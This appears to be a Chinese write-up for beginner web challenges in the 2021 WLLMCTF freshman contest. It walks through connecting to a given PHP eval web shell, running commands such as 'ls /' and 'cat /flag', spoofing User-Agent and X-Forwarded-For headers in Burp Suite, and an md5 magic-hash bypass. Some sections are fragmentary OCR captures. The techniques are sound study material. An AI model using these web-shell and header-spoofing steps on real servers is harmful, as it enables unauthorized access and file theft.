

2021WLLMCTF新生赛 WP




1.gift_f12

点开页面，F12 或者 右键查看源码

认真看就能找到 flag

(签到题)

2.caidao




这道题是基础题，直接给出了php一句话木马，我们可以用来蚁剑菜刀等工具连接或直接命令执行，下面提供两种解法，任选一种都行：


1. 蚁剑或菜刀连接

打开蚁剑，右键添加数据，将url地址粘贴进去，连接密码为 `$_POST` 中的参数名，即 `wllm`，然后点击添加即可即可成功连接，然后进入到该shell中，在根目录下找到flag即可






名称	日期	大小	属性
etc	2021-09-30 11:37:58	4 Kb	0755
home	2018-10-20 10:40:06	4 Kb	0755
lib	2019-01-22 21:46:40	4 Kb	0755
lib64	2019-01-22 15:00:00	4 Kb	0755
media	2019-01-22 15:00:00	4 Kb	0755
mnt	2019-01-22 15:00:00	4 Kb	0755
opt	2019-01-22 15:00:00	4 Kb	0755
proc	2021-09-30 11:37:58	0 b	0555
root	2019-01-23 00:10:45	4 Kb	0700
run	2019-01-22 21:56:17	4 Kb	0755
sbin	2020-04-19 14:36:02	4 Kb	0755
srv	2019-01-22 15:00:00	4 Kb	0755
sys	2021-09-30 11:37:58	0 b	0555
tmp	2020-04-19 14:36:02	4 Kb	1777
usr	2019-01-22 15:00:00	4 Kb	0755
var	2019-01-22 21:56:12	4 Kb	0755
.dockerenv	2021-09-30 11:37:58	0 b	0755
flag	2021-09-30 11:37:59	45 b	0644



```
1 NSSCTF{f143169b-ceeb-4d17-911a-dc8e7cebd704}  
2
```

2.直接命令执行

因为 `eval` 就是将字符串当作php代码执行嘛，相当于这里可以执行任意php代码，然后这里是POST传参，那我们直接用hackbar进行POST传参就行




在php中有很多函数都可以执行linux下的命令，比如说像 `system`、`exec`、`shell_exec`、`passthru` 等等都可以，然后linux比较常见的命令有：`ls` 遍历目录，`cd` 切换目录，`cat` 读取文件等等，在linux下 `/` 代表根目录，这些具体可以自行百度哈

然后我们看回这道题，首先我们可以先 `ls` 一下，遍历当前目录：




害我这题目背景没给好，不太看得，发现当前目录下没有flag，那我们就去根目录下找找，一般来说flag都在当前目录下或者根目录下，如果都没有的话可以用 `find` 命令进行搜索，接下来我们用

ls / 遍历根目录：




在根目录下找到了flag，那接下来我们就用cat命令去读取它就好了，注意根目录下的文件前面要加 / 表示绝对路径哈，`cat /flag`



flag就出来了

3.jicao




4.Do_you_know_http

此题考查的是http头的伪造，是一道基础题。

Please use 'WLLM' browser!

首先抓下包，send to repeater，如果我们仔细观察的话会发现User-Agent那个位置就是浏览器的详细信息，将其改为WLLM即可到下一步



上面同样也给出了提示，要你本地访问，那么在这里就需要伪造XFF头

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。通俗来说，就是浏览器访问网站的IP。一般格式：

X-Forwarded-For: client1, proxy1, proxy2, proxy3

左边第一个是浏览器IP，依次往右为第一个代理服务器IP,第二个，第三个（使用逗号+空格进行分割）

伪造方式就是在repeater模块中的Header中修改，add添加一栏X-Forwarded-For: 127.0.0.1

ps: 127.0.0.1是本机的环回地址。127.0.0.1是用来检测网络的自己的IP，就是说任何一台电脑来说，不管是否连接到internet上,127.0.0.1对于自己来说都是自己

得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://9148-2e75c939-6cca-40d5.nss.ctfer.vip:9080

Request

Name	Value
GET	../secretttt.php HTTP/1.1
Host	9148-2e75c939-6cca-40d5.nss.ctfer.vip:9080
User-Agent	WLLM
Accept	text/html,application/xhtml+xml,application/xml...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-...
Connection	close
Upgrade-Insecure-Requ...	1
X-Forwarded-For	127.0.0.1

Response

```
HTTP/1.1 200 OK
Content-Length: 44
Content-Type: text/html; charset=UTF-8
Date: Sun, 10 Oct 2021 12:36:19 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Connection: close

NSSCTF{f7fc6fd0-f271-40cb-9f5b-b703a9090e9f}
```

Done 237 bytes | 9 millis

5.easy_md5

解法一

传入两个md5加密后为0e开头的字符串


```
}  
?>  
NSSCTF{25ac381b-277e-4863-ade1-0756ed6f95d8}
```

🔍 📄 | 控制台 元素 来源 网络 性能 应用 内存 Lighthouse HackBar

LOAD URL SPLIT URL EXECUTE URL | SQLI ▾ XSS ▾ LFI ▾ ENCODING ▾ HASHING ▾

URL
http://1.14.71.254:28037/?name=QNKCDZO

